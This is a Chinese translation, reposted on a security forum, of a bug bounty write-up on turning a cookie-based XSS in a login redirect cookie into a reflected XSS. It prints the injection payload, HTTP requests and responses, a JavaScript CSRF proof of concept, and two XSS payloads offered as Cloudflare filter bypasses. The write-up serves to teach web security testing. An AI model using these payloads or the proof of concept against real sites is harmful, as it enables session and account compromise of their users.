登录

Cookie worth a fortune

mss**** / 2019-09-06 09:09:06 / 浏览数 3173 安全技术 WEB安全 顶(0) 踩(0)

原文地址：https://gauravnarwani.com/cookie-worth-a-fortune/

在本文中，我们将为读者详细介绍如何将基于Cookie的XSS漏洞转换为反射型XSS漏洞。通常情况下，基于cookie的XSS漏洞的利用难度是非常大的，因为攻击者必须物理地

Case Study: Cookie Based XSS to Reflected XSS

Finding Cookie Based XSS

这里测试的应用程序是一个三层Web应用程序，即表示层（前端/用户界面）、应用程序层（功能逻辑）和数据层（数据库）。由于这是一个私人程序，因此，在本文中，所

该应用程序有一个登录页面，用户可以使用相应的凭据在此登录该应用程序。

如果用户在页面xyz上点击了注销，则应用程序将重定向到登录页面，其URL为：\
`https://example.com/login?redirect=%2Fxyz`

就这里来说，测试时要做的第一件事情就是查看参数是否可以被处理为**`javascript:alert(document.domain)`**的形式，以通过重定向触发XSS payload。POST请求将与数据中的登陆凭据一起发送。结果表明，该应用程序忽略了payload并重定向到了/home。

```
**URL sent (POST):** https://example.com/login?redirect=javascript:alert(document.domain)\
**Response:** https://example.com/home
```

然后，测试登录页面上的参数**`redirect`**看看是否存在反射型XSS。根据一般方法，我们可以将一个值插入该参数，并检查该值是否被反射到响应中：

```
**Request sent (GET):** https://example.com/login?redirect=hello\
**Response:** No reflecting value, **redirected** to https://example.com/login?redirect=/hello
```

进行上述尝试之后，我们分析了其源代码，结果发现https://example.com/login页面已刷新，并且GET请求已发送到中继器。然后提交请求以查看页面的源代码。

在分析源代码时可以看到，利用前面URL中的参数**`redirect`**提交的值现在已经反射到了源代码中。这很奇怪，因为该请求是在没有任何重定向参数值的情况下向登录页面发


在分析源代码过程中还可以看到，redirect参数的值被存储到了cookie redirectTo中。

```
**Request:**
GET /login HTTP/1.1
Host: example.com
Cookie: redirectTo=/hello;

**Response:**
HTTP/1.1 200 OK
...
...
<script>
...
         redirect = '/hello';
         if (redirect === null || redirect === 'null') {
           redirect = undefined; }
...
</script>
```

现在，为了测试XSS漏洞，payload已被修改为在script标记之间插入一个警报框，具体如下所示：

```
**Payload:** asd ';alert(document.domain)//asd
**Request:**
GET /login HTTP/1.1
Host: example.com
Cookie: redirectTo=/asd ';alert(document.domain)//asd;

**Response:**
<script>
...
Redirect='/asd';alert(document.domain)//asd';
...
</script>
```

如果使用浏览器呈现Burp收到的响应，将会弹出警报框。



Converting Cookie-Based XSS to Reflected XSS

现在的主要问题是需要将这个基于Cookie的XSS转换为反射型XSS。为此，当务之急是设法控制`redirect`参数。

根据我们的观察，`redirectTo` cookie会将自身的值设置为URL中参数`redirect`的值。

```
**Flow: example.com/login?redirect=hello ---> example.com/login (Cookie: redirectTo=/hello)**
```

所以，我们可以通过URL中的`redirect`参数将cookie设置为payload。

如果直接将`redirect`参数设置为payload的话，是无法直接触发该payload的。这是因为该应用程序具有如下所示的保护机制：

URL中有重定向参数：写入的脚本在登录后重定向到指定的路径\
URL中没有重定向参数：写入的脚本重定向到cookie中指定的路径

现在我们需要做的就是，从URL中删除重定向参数，以便应用程序从cookie获取相应的值并执行payload。

```
**Request1**: https://example.com/login/?redirect= asd ';alert(document.domain)//asd\
**Response:** Payload doesn't fire as we have specified a redirection value in URL

**Request2** (Resend the Request 1 without redirect parameter): https://example.com/login\
**Response:** Payload fires because it takes the redirect value from the cookie.
```

因此，为了将基于cookie的XSS转换为反射型XSS，必须按顺序发送两个请求：


1. 通过**`redirect`**参数设置cookie 。
2. 再次打开登录页面，注意，这次不要使用**`redirect`**参数。

要想一键完成上述操作的话，可以使用如下所示的CSRF POC代码：

```
<script>\
function exploit() {\
setTimeout(function() {\
var s1 = new XMLHttpRequest(); // first request is necessary for exploitation\
s1.open('GET', ' https://example.com/login/', true);\
s1.send(null);\
document.location.href='https://example.com/login/'; // now redirecting to page\
}, 1000);\
}\
</script>\
<body onload="exploit()">\
<script>\
var xmlhttp = new XMLHttpRequest();\
xmlhttp.open('GET', ' https://example.com/login/?redirect=asd ';alert(document.domain)//asd', false);\
xmlhttp.send(null);\
</script>
```

上面的代码将执行以下操作：首先，它会将GET请求发送至`https://example.com/login/?redirect=asd ';alert(document.domain)//asd`，后者会将 **`redirectTo`** cookie设置为`/asd';alert(document.domain)//asd`。

经过一段时间后，它会向`https://example.com/login`发送另一个GET请求，并附带cookie中的payload ，从而触发该payload，将其转换为反射型XSS。



至此，基于cookie的XSS就被转换成了反射型XSS。目前，这个漏洞已经被Synack接受，并且仍处于分类阶段。

本文至此就结束了，希望能够对大家有所帮助。

BugBountyTip

```
"Cloudflare"; live payloads:\
~1: <img longdesc="src='x'onerror=alert(document.domain);//><img " src='showme'>\
~2: <img longdesc="src=" images="" stop.png"="" onerror="alert(document.domain);//&amp;quot;" src="x" alt="showme">
```

感谢 @spyerror 为我们带来的这个优秀的技巧。

上一篇：绕过SSRF包含 下一篇：从 SEACMS 漏洞浅谈变量覆盖

1. 0 条回复
   - 动动手指，沙发就是你的了！